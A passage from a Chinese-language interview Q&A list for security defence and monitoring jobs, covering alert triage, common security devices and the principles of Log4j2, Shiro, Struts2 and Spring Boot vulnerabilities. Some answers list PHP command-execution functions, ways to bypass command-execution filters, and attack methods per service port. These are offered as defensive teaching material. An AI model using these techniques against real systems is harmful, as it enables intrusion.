1. information\_schema；2.mysql；3.performance\_schema；4.sakila；

#### 5、window 4624是啥意思;

**答案：**

#### 6、ARP协议的作⽤是什么；ARP⼯作在哪⼀层；

**答案：**

#### 7、防⽕墙配置策略是什么？

**答案：**

#### 8、你对https了解吗？

**答案：**

#### 9、你对⽇志系统了解吗？

**答案：**

#### 10、当有⼀份⼤量⽂件⽇志的时候，你会怎么看？

**答案：**

#### 11、在防御⽅⾯有什么⽐较擅⻓的？

**答案：**

#### 12、常⻅的安全设备有哪些？

**答案：**

防⽕墙，安全中间件，授权证书系统，公开密钥基础设施，防病毒软件，蜜罐，⼊侵检测，⼊侵防御，WAF，SOC安全运营中⼼等。

#### 13、命令执⾏的函数有哪些？

**答案：**

system(), exec(), shell\_exec(), passthru() ,pcntl\_exec(), popen(),proc\_open()；

#### 14、命令执⾏怎么绕过？

**答案：**

管道符号绕过；空格绕过；%0a,%09；重定向绕过；变量拼接；单/双引号；编码绕过；反斜线绕过；命令换⾏绕过。

#### 15、常⻅的端⼝的渗透⽅式简单描述⼀下？

**答案：**

FTP：21 匿名登录、爆破；

ssh：22 爆破；

Telnet：23 嗅探、爆破；

sql server：1433 弱⼝令、注⼊、爆破；

Oracle：1521 弱⼝令、注⼊、爆破；

mysql：3306 弱⼝令、注⼊、爆破；

WebLogic：7001 Java反序列化、弱⼝令；

Redis：6379 未授权访问、弱⼝令；

Jboss：8080 反序列化、弱⼝令；

#### 16、你⽤过哪些威胁平台？

**答案：**

#### 17、如果看到⼀个告警ip，如何判断是否是真实攻击？

**答案：**

⾸先看下告警攻击者的ip是内⽹ip，还是外⽹ip。如果是内⽹ip,⾸先根据请求包和响应包对⽐进⾏判断。⽐ 如看下请求包内是否有sql语句，如果有sql语句(例如select version)，并且响应包内容有执⾏成功的回显(就是响应包内有)，那么判断确实是sql攻击。需要上报给研判⼈员，让研判⼈员跟在场的负责⼈员确认下攻击的⽬ 标业务系统是否是业务系统本身就存在这种漏洞，是否是本身的业务逻辑造成的，如果是因为本身业务逻辑造成 的并且攻击者ip确认为安全的ip，那么此攻击应当是误报。如果攻击者ip确认为不安全的ip(ip所有者说这 段 时间内没有进⾏操作)，那么可能是有红队打进来了。

外⽹攻击者ip判断是否是真实攻击的话，就根据请求包和响应包内容进⾏对⽐，看下是否是恶意动作，如果是恶意动作，那么判断为真实攻击。

#### 18、如果看到内⽹挖矿告警怎么处理？

**答案：**

上报给研判⼈员，让研判⼈员进⾏分析验证。⼤部分内⽹挖矿告警，⽊⻢病毒都是基于情报的告警，误报率很⼤，但是护⽹期间需要谨慎处理，不放过任意⼀条告警；

19、如果看到⼀条sql注⼊告警，怎么判断是否是攻击成功？**答案：**

根据请求包和响应包对⽐进⾏判断。⽐如看下请求包内是否有sql语句，如果有sql语句(例如select version)，并且响应包内容有执⾏成功的回显(就是响应包内有)，那么判断确实是sql攻击；

#### 20、如果看到⼀条⽂件上传的告警，怎么判断是否攻击成功？

**答案**：

根据请求包和响应包对⽐进⾏判断，看下请求包⽂件名是否是恶意的脚本⽂件名称，请求包内容是否含有恶意脚本内容，然后看下响应包状态码是否是200和302，如果符合上述两个特征，那么既有可能是上传成功。上报给研判⼈员，让研判⼈员进⾏验证。

#### 21、如果看到⼀条命令执⾏的告警，怎么判断是否攻击成功？

**答案：**

根据请求包和响应包对⽐进⾏判断，看下请求包内是否有系统命令，⽐如看下请求包内是否有ipconfig，然后看下响应包回显是否有ip内容，如果确实有说明攻击成功，如果没有，说明攻击未成功，但是确实是恶意攻击。将此告警上报给研判⼈员，研判⼈员进⾏⼆次验证。

#### 22、常⻅⽹⻚状态码有哪些？

**答案：**

● 200 - 请求成功；

● 301 - 资源（⽹⻚等）被永久转移到其它URL；

● 404 - 请求的资源（⽹⻚等）不存在；

● 500 - 内部服务器错误；

#### 23、威胁平台根据cookie怎么判断是什么漏洞？

**答案：**

## 漏洞问题

### 问题1：对框架漏洞的了解？

**答案：**

### 问题2：log4j2原理和利⽤⽅式；

**答案：**由于Log4j2组件在处理程序⽇志记录时存在JNDI注⼊缺陷，未经授权的攻击者利⽤该漏洞，可向⽬标服务器发送精⼼构造的恶意数据，触发Log4j2组件解析缺陷，实现⽬标服务器的任意代码执⾏，获得⽬标服务器权限。

### 问题3：Apache shiro漏洞；

**答案：**Shiro反序列化漏洞的原理：为了让浏览器或服务器重启后⽤户不丢失登录状态，Shiro ⽀持将持久化信息序列化并加密后保存在 Cookie 的 rememberMe 字段中，下次读取时进⾏解密再反序列化。但是在 Shiro 1.2.4 版本之前内置了⼀个默认且固定的加密 Key，导致攻击者可以伪造任意的 rememberMe Cookie，进⽽触发反序列化漏洞。 判断这个漏洞的话主要看他们的响应头⾥⾯有没有rememberme；

### 问题4：struts2漏洞；

**答案：**该漏洞在两种情况下存在，第⼀，当xml配置中未设置namespace 值，且上层动作配置（action(s) configurations）中未设置或使⽤通配符namespace值时，可能导致远程代码执⾏漏洞的发⽣。第⼆，使⽤未设置 value和action值的url标签，且上层动作配置中未设置或使⽤通配符namespace值，同样可能导致远程代码执⾏。

### 问题5：springboot漏洞；

**答案：**Spring 是java web⾥⾮常常⻅的组件了, ⾃然也是研究的热⻔, 好⽤的漏洞主要是Spring Boot Actuators反序列化。

漏洞原理：

spring boot 处理参数值出错，流程进⼊ org.springframework.util.PropertyPlaceholderHelper 类中此时 URL 中的参数值会⽤ parseStringValue ⽅法进⾏递归解析其中 ${} 包围的内容都会被org.springframework.boot.autoconfigure.web.ErrorMvcAutoConfiguration 类的resolvePlaceholder ⽅法当作 SpEL 表达式被解析执⾏，造成 RCE 漏洞；

### 问题6：常⻅的中间件有哪些，常⻅都有哪些相关漏洞？

**答案：**IIS:解析漏洞、短⽂件名枚举、远程代码执⾏、PUT漏洞；

Apache：解析漏洞、⽬录遍历、shiro反序列化漏洞；

Nginx：解析漏洞、⽬录遍历、CRLF注⼊、⽬录穿越；

Tomcat：⽰例⽬录、远程代码执⾏、反向路径遍历、war后⻔⽂件部署；

Jboss：反序列化、war后⻔⽂件部署；

web Logic：反序列化、SSRF任意⽂件上传；

### 问题7：常⻅的未授权访问漏洞有哪些？

**答案：**Active MQ 未授权访问

Atlassian Crowd 未授权访问

CouchDB 未授权访问

Docker 未授权访问

Dubbo 未授权访问

Druid 未授权访问

Elasticsearch 未授权访问

FTP 未授权访问

Hadoop 未授权访问

JBoss 未授权访问

Jenkins 未授权访问

Jupyter Notebook 未授权访问

Kibana 未授权访问

Kubernetes Api Server 未授权访问

LDAP 未授权访问

MongoDB 未授权访问

Memcached 未授权访问

NFS 未授权访问

Rsync 未授权访问

Redis 未授权访问